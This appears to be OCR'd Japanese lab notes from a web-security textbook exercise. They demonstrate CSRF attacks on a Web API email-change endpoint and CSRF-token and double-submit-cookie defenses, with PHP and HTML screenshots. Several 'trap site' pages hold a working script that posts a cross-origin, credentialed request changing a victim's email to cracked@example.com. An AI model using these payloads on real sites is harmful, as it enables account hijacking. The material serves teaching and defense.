
【ブラウザ→サーバ：リクエスト 4g/4g-020a.php → レスポンス 】



【ブラウザ→サーバ：リクエスト 4g/4g-021a.php → レスポンス 】



【ブラウザ→サーバ：リクエスト 4g/4g-020a.php → レスポンス 】



4g-921a ： CSRF攻撃 （CSRFトークン）

【ブラウザ】

- Web APIのCSRF脆弱性
  1. 4g-022 :CSRF脆弱なメールアドレス変更
  2. 4g-921 :CSRF攻撃
  3. 4g-022a:CSRF対策済みのメールアドレス変更
  4. 4g-921a:CSRF攻撃
  5. 4g-022b:CSRF対策済みのメールアドレス変更
  6. 4g-921b:CSRF攻撃
  7. 4g-022c:CSRF対策済みのメールアドレス変更
  8. 4g-921c:CSRF攻撃
  9. 4g-921d:CSRF攻撃(2)

```
<li>Web APIのCSRF脆弱性</li>
<ol>
<li><a href="4g-022.html">4g-022 :CSRF脆弱なメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921.html">4g-921 :CSRF攻撃</a></li>
<li><a href="4g-022a.html">4g-022a:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a:CSRF攻撃</a></li>
<li><a href="4g-022b.html">4g-022b:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b:CSRF攻撃</a></li>
<li><a href="4g-022c.html">4g-022c:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c:CSRF攻撃</a></li>
<li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d:CSRF攻撃(2)</a></li>
</ol>
```

【サーバ： 4g/4g-921a.html 】

/var/www/html/4g/4g-921a.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
罠サイトです
<script>
  var req = new XMLHttpRequest();
  req.open("POST", "http://example.jp/4g/4g-021a.php");
  req.withCredentials = true;
  req.setRequestHeader('X-CSRF-Token',
        '0000000000000000000000000000000000000000000000000000000000000000');
  req.send('{"mail": "cracked@example.com"}');
</script>
<body>
```

罠サイトではクッキーは分からないので、ALL「0」をセット

【サーバ： 4g/4g-021a.php 】

/var/www/html/4g/4g-021a.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  session_start();
  if (empty($_SESSION['mail'])) {
    header('HTTP/1.1 403 Forbidden');
    die('ログインが必要です');
  }
  $json = file_get_contents('php://input');
  $array = json_decode($json, true);
  $token = $_SERVER['HTTP_X_CSRF_TOKEN'];
  if (empty($token) || $token !== $_SESSION['token']) {
    header('HTTP/1.1 403 Forbidden');
    // セキュリティ上の問題なのでログを生成する
    error_log('** CSRF detected **');
    die('正規の経路から使用ください');
  }
  // 更新処理
  $_SESSION['mail'] = $array['mail'];
  $result = array('result' => 'ok');
  header('Content-Type: application/json; charset=UTF-8');
  echo json_encode($result);
```

trap.example.com/4g/4g-921a.html


罠サイトです

trap.example.com/4g/4g-921a.html　http://trap.example.com/4g/4g-92


view-source:http://trap.example.com/4g/4g-921a.html

```
<body>
罠サイトです
<script>
  var req = new XMLHttpRequest();
  req.open("POST", "http://example.jp/4g/4g-021a.php");
  req.withCredentials = true;
  req.setRequestHeader('X-CSRF-Token',
        '0000000000000000000000000000000000000000000000000000000000000000');
  req.send('{"mail": "cracked@example.com"}');
</script>
<body>
```

【ブラウザ→偽サーバ：リクエスト trap.example.com/4g/4g-921a.html → レスポンス 】



【ブラウザ→サーバ：リクエスト 4g/4g-021a.html → レスポンス 】




4g-022b ： CSRF対策済みのメールアドレス変更 （2重送信クッキー）


【ブラウザ】

- Web APIのCSRF脆弱性
  1. 4g-022 :CSRF脆弱なメールアドレス変更
  2. 4g-921 :CSRF攻撃
  3. 4g-022a:CSRF対策済みのメールアドレス変更
  4. 4g-921a:CSRF攻撃
  5. 4g-022b:CSRF対策済みのメールアドレス変更
  6. 4g-921b:CSRF攻撃
  7. 4g-022c:CSRF対策済みのメールアドレス変更
  8. 4g-921c:CSRF攻撃
  9. 4g-921d:CSRF攻撃(2)


```
<li>Web APIのCSRF脆弱性</li>
<ol>
<li><a href="4g-022.html">4g-022 :CSRF脆弱なメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921.html">4g-921 :CSRF攻撃</a></li>
<li><a href="4g-022a.html">4g-022a:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a:CSRF攻撃</a></li>
<li><a href="4g-022b.html">4g-022b:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b:CSRF攻撃</a></li>
<li><a href="4g-022c.html">4g-022c:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c:CSRF攻撃</a></li>
<li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d:CSRF攻撃(2)</a></li>
</ol>
```



メールアドレス:secret@example.jp




メールアドレス:secret@example.jp



メールアドレス:hoge@example.jp

アドレス変更: ok




```
<body onload="mailcheck()">
<script src="../js/js.cookie.js"></script>
<script>
function mailcheck() {
  var req = new XMLHttpRequest();
  req.open("GET", "4g-020b.php");
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var obj = JSON.parse(req.responseText);
      var p_mail = document.getElementById("p_mail");
      p_mail.textContent = "メールアドレス:" + obj.mail;
    }
  };
  req.send(null);
}

function chgmail() {
  var req = new XMLHttpRequest();
  req.open("POST", "4g-021b.php");
  req.withCredentials = true;
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var obj = JSON.parse(req.responseText);
      var result = document.getElementById("result");
      result.textContent = "アドレス変更: " + obj.result;
      mailcheck();
    }
  };
  var token = Cookies.get('CSRF_TOKEN');  // クッキーからトークンを取得
  req.setRequestHeader('X-CSRF-Token', token);
  var mail = document.getElementById('mail').value;
  json = JSON.stringify({"mail": mail});
  req.send(json);
}
</script>
<input id="mail">
<input type="button" value="メールアドレス変更" onclick="chgmail()">
<p id="p_mail"></p>
<p id="result"></p>
<body>
```

【サーバ： 4g/4g-022b.html 】

/var/www/html/4g/4g-022b.html - wasbook@example.jp - エディタ - WinSCP

```
<body onload="mailcheck()">
<script src="../js/js.cookie.js"></script>
<script>
function mailcheck() {
  var req = new XMLHttpRequest();
  req.open("GET", "4g-020b.php");
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var obj = JSON.parse(req.responseText);
      var p_mail = document.getElementById("p_mail");
      p_mail.textContent = "メールアドレス:" + obj.mail;
    }
  };
  req.send(null);
}

function chgmail() {
  var req = new XMLHttpRequest();
  req.open("POST", "4g-021b.php");
  req.withCredentials = true;
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var obj = JSON.parse(req.responseText);
      var result = document.getElementById("result");
      result.textContent = "アドレス変更: " + obj.result;
      mailcheck();
    }
  };
  var token = Cookies.get('CSRF_TOKEN');  // クッキーからトークンを取得
  req.setRequestHeader('X-CSRF-Token', token);
  var mail = document.getElementById('mail').value;
  json = JSON.stringify({"mail": mail});
  req.send(json);
}
</script>
<input id="mail">
<input type="button" value="メールアドレス変更" onclick="chgmail()">
<p id="p_mail"></p>
<p id="result"></p>
<body>
```

【サーバ： 4g/4g-020b.php 】

/var/www/html/4g/4g-020b.php - wasbook@example.jp - エディタ - WinSCP


```
<?php
  session_start();
  if (empty($_SESSION['mail'])) {
    $_SESSION['mail'] = 'secret@example.jp';
  }
if (empty($_COOKIE['CSRF_TOKEN'])) { // トークンがなければ生成する
  $token = bin2hex(openssl_random_pseudo_bytes(24));
  setcookie('CSRF_TOKEN', $token);
}
  // メールアドレスをJSONで返す
  header('Content-Type: application/json; charset=UTF-8');
  echo json_encode(array(
    'mail'    => $_SESSION['mail']));
```

【サーバ:4g/4g-021b.php 】


/var/www/html/4g/4g-021b.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  session_start();
  if (empty($_SESSION['mail'])) {
    header('HTTP/1.1 403 Forbidden');
    die('ログインが必要です');
  }
  $token = $_SERVER['HTTP_X_CSRF_TOKEN'];
  if (empty($token) || $token !== $_COOKIE['CSRF_TOKEN']) {
    header('HTTP/1.1 403 Forbidden');
    // セキュリティ上の問題なのでログを生成する
    error_log('** CSRF detected **');
    die('正規の経路から使用ください' . $token);
  }
  $json = file_get_contents('php://input');
  $array = json_decode($json, true);
  // 更新処理
  $_SESSION['mail'] = $array['mail'];
  $result = array('result' => 'ok');
  header('Content-Type: application/json; charset=UTF-8');
  echo json_encode($result);
```


【ブラウザ→サーバ：リクエスト 4g/4g-022b.html → レスポンス 】




【ブラウザ→サーバ： リクエスト js.cookie.js → レスポンス 】




【ブラウザ→サーバ： リクエスト 4g/4g-020.php → レスポンス 】



【ブラウザ→サーバ： リクエスト 4g/4g-021b.php → レスポンス 】



【ブラウザ→サーバ： リクエスト 4g/4g-020b.php → レスポンス 】



4g-022b ： CSRF攻撃 （2重送信クッキー）

【ブラウザ】

- Web APIのCSRF脆弱性
  1. 4g-022 :CSRF脆弱なメールアドレス変更
  2. 4g-921 :CSRF攻撃
  3. 4g-022a:CSRF対策済みのメールアドレス変更
  4. 4g-921a:CSRF攻撃
  5. 4g-022b:CSRF対策済みのメールアドレス変更
  6. 4g-921b:CSRF攻撃
  7. 4g-022c:CSRF対策済みのメールアドレス変更
  8. 4g-921c:CSRF攻撃
  9. 4g-921d:CSRF攻撃(2)

```
<li>Web APIのCSRF脆弱性</li>
<ol>
<li><a href="4g-022.html">4g-022 :CSRF脆弱なメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921.html">4g-921 :CSRF攻撃</a></li>
<li><a href="4g-022a.html">4g-022a:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a:CSRF攻撃</a></li>
<li><a href="4g-022b.html">4g-022b:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b:CSRF攻撃</a></li>
<li><a href="4g-022c.html">4g-022c:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c:CSRF攻撃</a></li>
<li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d:CSRF攻撃(2)</a></li>
</ol>
```

trap.example.com/4g/4g-921b.html

罠サイトです

trap.example.com/4g/4g-921b.html　http://trap.example.com/4g/4g-92

view-source:http://trap.example.com/4g/4g-921b.html

```
<body>
罠サイトです
<script>
  var req = new XMLHttpRequest();
  req.open("POST", "http://example.jp/4g/4g-021b.php");
  req.withCredentials = true;
  req.setRequestHeader('X-CSRF-Token',
        '0000000000000000000000000000000000000000000000000000000000000000');
  req.send('{"mail": "cracked@example.com"}');
</script>
<body>
```

【サーバ： 4g/4g-921b.html 】

/var/www/html/4g/4g-921b.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
罠サイトです
<script>
  var req = new XMLHttpRequest();
  req.open("POST", "http://example.jp/4g/4g-021b.php");
  req.withCredentials = true;
  req.setRequestHeader('X-CSRF-Token',
        '0000000000000000000000000000000000000000000000000000000000000000');
  req.send('{"mail": "cracked@example.com"}');
</script>
<body>
```

【サーバ： 4g/4g-021b.php 】


/var/www/html/4g/4g-021b.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  session_start();
  if (empty($_SESSION['mail'])) {
    header('HTTP/1.1 403 Forbidden');
    die('ログインが必要です');
  }
  $token = $_SERVER['HTTP_X_CSRF_TOKEN'];
  if (empty($token) || $token !== $_COOKIE['CSRF_TOKEN']) {
    header('HTTP/1.1 403 Forbidden');
    // セキュリティ上の問題なのでログを生成する
    error_log('** CSRF detected **');
    die('正規の経路から使用ください' . $token);
  }
  $json = file_get_contents('php://input');
  $array = json_decode($json, true);
  // 更新処理
  $_SESSION['mail'] = $array['mail'];
  $result = array('result' => 'ok');
  header('Content-Type: application/json; charset=UTF-8');
  echo json_encode($result);
```

【ブラウザ→偽サーバ：リクエスト trap.example.com/4g/4g-921b.html → レスポンス 】



【ブラウザ→サーバ：リクエスト 4g/4g-021b.php → レスポンス 】



4g-022c ： CSRF対策済みのメールアドレス変更 （カスタムリクエストヘッダ）

【ブラウザ】

- Web APIのCSRF脆弱性
  1. 4g-022 :CSRF脆弱なメールアドレス変更
  2. 4g-921 :CSRF攻撃
  3. 4g-022a:CSRF対策済みのメールアドレス変更
  4. 4g-921a:CSRF攻撃
  5. 4g-022b:CSRF対策済みのメールアドレス変更
  6. 4g-921b:CSRF攻撃
  7. 4g-022c:CSRF対策済みのメールアドレス変更
  8. 4g-921c:CSRF攻撃
  9. 4g-921d:CSRF攻撃(2)

```
<li>Web APIのCSRF脆弱性</li>
<ol>
<li><a href="4g-022.html">4g-022 :CSRF脆弱なメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921.html">4g-921 :CSRF攻撃</a></li>
<li><a href="4g-022a.html">4g-022a:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a:CSRF攻撃</a></li>
<li><a href="4g-022b.html">4g-022b:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b:CSRF攻撃</a></li>
<li><a href="4g-022c.html">4g-022c:CSRF対策済みのメールアドレス変更</a></li>
